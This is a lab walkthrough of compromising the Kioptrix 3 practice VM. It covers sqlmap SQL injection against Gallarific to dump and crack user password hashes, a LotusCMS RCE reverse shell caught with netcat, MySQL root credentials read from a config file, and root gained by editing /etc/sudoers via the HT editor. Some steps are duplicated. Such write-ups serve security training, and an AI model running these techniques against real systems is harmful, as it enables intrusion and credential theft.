Network Configurations

1. Open the configuration file for the virtual machine using a text editor
2. Modify line 44 of the configuration file to become *ethernet0.networkName = "nat"*

```
ethernet0.allowGuestConnectionControl = "FALSE"
ethernet0.features = "1"
ethernet0.wakeOnPcktRcv = "FALSE"
ethernet0.networkName = "nat"
ethernet0.addressType = "generated"
guestOS = "other24xlinux"
uuid.location = "56 4d 68 3c fa 46 66 d3-18 7a 8e 03 24 37 11 53"
uuid.bios = "56 4d 68 3c fa 46 66 d3-18 7a 8e 03 24 37 11 53"
vc.uuid = "52 77 3c 2e 12 81 3a 68-25 23 b3 92 4e 8e 01 ff"
```

Figure 1. Modifying configuration file for virtual machine

IP Discovery

1. We must find the IP address of the vulnerable target machine using *netdiscover*
2. The IP address of the vulnerable target machine is *192.168.44.133.*

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.44.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.44.2	00:50:56:e4:3b:a5	1	60	VMware, Inc.
192.168.44.133	00:0c:29:d5:2a:29	1	60	VMware, Inc.
192.168.44.254	00:50:56:e0:db:bc	1	60	VMware, Inc.

Figure 2. Finding the IP address of the target machine

Port Scanning

1. We will conduct a scan of the ports and service versions of the IP address that we have found previously using *nmap.*
2. There are only 2 ports that are open, namely port 22 and port 80.

```
Not shown: 65533 closed ports
Reason: 65533 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3. Finding open ports

Web Directory Enumeration

1. We will enumerate the directories on the URL using *gobuster.*
2. From the results, we find some very interesting path such as *phpMyAdmin*

```
===============================================================
2021/06/11 22:47:54 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 325]
/.htaccess            (Status: 403) [Size: 330]
/.htpasswd            (Status: 403) [Size: 330]
/cache                (Status: 301) [Size: 355] [--> http://192.168.44.133/cache/]
/core                 (Status: 301) [Size: 354] [--> http://192.168.44.133/core/]
/data                 (Status: 403) [Size: 325]
/favicon.ico          (Status: 200) [Size: 23126]
/gallery              (Status: 301) [Size: 357] [--> http://192.168.44.133/gallery/]
/index.php            (Status: 200) [Size: 1819]
/modules              (Status: 301) [Size: 357] [--> http://192.168.44.133/modules/]
/phpmyadmin           (Status: 301) [Size: 360] [--> http://192.168.44.133/phpmyadmin/]
/server-status        (Status: 403) [Size: 334]
/style                (Status: 301) [Size: 355] [--> http://192.168.44.133/style/]

===============================================================
2021/06/11 22:47:58 Finished
```

Figure 4. Web directories found

Web Scanning

1. We will now scan the Apache web server to find possible vulnerabilities that we can possibly leverage on.
2. However, the results of the web scan did not provide much information that we can work with.

Exploit 1 – SQL Injections

1. Visiting http://192.168.44.133/phpmyadmin/, we are greeted with a login page which may be vulnerable to SQL injection attacks
2. We will test http://192.168.44.133/phpmyadmin/ with *SQLMap.* However, we were unable to exploit.
3. From the directory enumeration earlier, we discover that the following URL http://192.168.44.133/gallery/gadmin/index.php exists. Visiting the URL will tell us that this website uses a service Gallarific.
4. Now, we will have to search for exploits related to Gallarific, and we found an SQL injection attack related to Gallarific.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit gallarific
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Gallarific - 'search.php?query' Cross-Site Scripting                          | php/webapps/31369.txt
Gallarific - 'user.php' Arbirary Change Admin Information                     | php/webapps/8796.html
Gallarific - Multiple Script Direct Request Authentication Bypass             | php/webapps/31370.txt
Gallarific 1.1 - '/gallery.php' Arbitrary Delete/Edit Category                | php/webapps/9421.txt
GALLARIFIC PHP Photo Gallery Script - 'gallery.php' SQL Injection             | php/webapps/15891.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Figure 5. Finding an exploit for Gallarific

5. The exploit file provides several possible URL links related to Gallarific that could possibly be vulnerable to SQL injection.
6. We will now use the links to dump the users from the database. We also realise that the passwords are stored as hashes in the database and so, we will try to crack the hashes using dictionary attack as well.

```
Database: gallery
Table: dev_accounts
[2 entries]
+----+------------------------------------------+------------+
| id | password                                 | username   |
+----+------------------------------------------+------------+
| 1  | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r) | dreg       |
| 2  | 5badcaf789d3d1d09794d8f021f40f0e (starwars) | loneferret |
+----+------------------------------------------+------------+

[01:22:34] [INFO] table 'gallery.dev_accounts' dumped to CSV file '/home/kali/.local/share/sqlmap
/output/192.168.44.133/dump/gallery/dev_accounts.csv'
[01:22:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/
192.168.44.133'
```

Figure 6. Finding username and password

7. We will try to *ssh* into the server using with *dreg@192.168.44.133*
8. After entering the server, we will try to stabilise the shell.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jun 12 09:35:54 2021 from 192.168.44.132
dreg@Kioptrix3:~$ python -c 'import pty; pty.spawn("/bin/bash")'
dreg@Kioptrix3:~$ export TERM=xterm
dreg@Kioptrix3:~$
```

Figure 7. Stabilizing the shell

9. However, we realise that this account does not have *sudo* privileges and is unable to conduct privilege escalation attacks.



Figure 8. Checking for privilege escalation attacks

10. Next, we try to ssh into the server with *loneferret@192.168.44.133*
11. Similar as before, we will stabilise the shell. We also realise that this account has *sudo* privileges and can conduct privilege escalation attacks.



Figure 9. Stabilising the shell and checking for privilege escalation attacks

Exploit 2 – Reverse Shell

1. Viewing the login page at http://192.168.44.133/index.php?system=Admin, we realize that this page may be powered by *LotusCMS,* which is a content management system built by Vipana LLC.



Figure 10. Login page of Apache website

2. We are also able to find an existing RCE exploit for LotusCMS from this repository in GitHub.
3. After downloading the script into our virtual machine, we have to provide the script with the required privileges using *chmod +x lotusRCE.sh.*
4. Before executing the exploit, we must open a listening port in our own machine using netcat to allow us to connect back to the vulnerable virtual server (The command used to open a listening port is *nc -nlvp 5555)*



Figure 11. Reverse shell to victim

5. Next, we will have to stabilise the shell, just like in Exploit 1.



Figure 12. Stabilising the shell

6. Checking the *gadmin.php* file, we can find out the username and password to the MySQL database.

```
$GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

Figure 13. database credentials in gconfig.php

7. Afterwards, we will connect to the MySQL database using the credentials that we have found.

```
www-data@Kioptrix3:/home/www/kioptrix3.com/gallery$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 329
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
```

Figure 14. Connecting to MySQL database

8. From the database, we can find the hashed passwords and the usernames in the *dev_accounts* table from the *gallery* database.

```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+--------------+----------------------------------+
| id | username     | password                         |
+----+--------------+----------------------------------+
|  1 | dreg         | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret   | 5badcaf789d3d1d09794d8f021f40f0e |
+----+--------------+----------------------------------+
2 rows in set (0.00 sec)
```

Figure 15. Finding hashed passwords and usernames

9. Using https://crackstation.net/, we can find the cracked hash of the password and obtain the plaintext password.

Enter up to 20 non-salted hashes, one per line:

```
5badcaf789d3d1d09794d8f021f40f0e
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5badcaf789d3d1d09794d8f021f40f0e	md5	starwars

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 16. Cracking the password hash

10. Next, we try to ssh into the server with *loneferret@192.168.44.133*
11. Similar as before, we will stabilise the shell. We also realise that this account has *sudo* privileges and can conduct privilege escalation attacks.



Figure 17. Stabilising the shell and checking for privilege escalation attacks

Privilege Escalation

1. After we have successfully SSH into the server as *loneferret,* we will have ti find the architecture that the vulnerable machine is running on.
2. Unfortunately, the server is running on *i386* and we cannot find a workable privilege escalation exploit for this architecture.



Figure 18. Server architecture

3. However, we manage to find a suspicious *CompanyPolicy.README* file in the current directory and we will view the contents using *cat.* From the contents we know that we must use sudo ht to be able to edit/create and/or view files.
4. know that we must run *sudo ht* to be able to edit/create/view the files.



Figure 19. Viewing suspicious CompanyPolicy.README

5. After some research, we realised that the *sudo ht* command that we have found above refers to the HT Editor.

6. We will now open the */etc/sudoers* file with our HT editor and edit the */etc/sudoers* file to add */bin/bash* and */bin/sh* into the user privileges specifications.



Figure 20. Modifying the /etc/sudoers file with HT editor

7. Finally, we will execute the */bin/bash* command to elevate itself to root privileges.



Figure 21. Privilege escalation via /bin/bash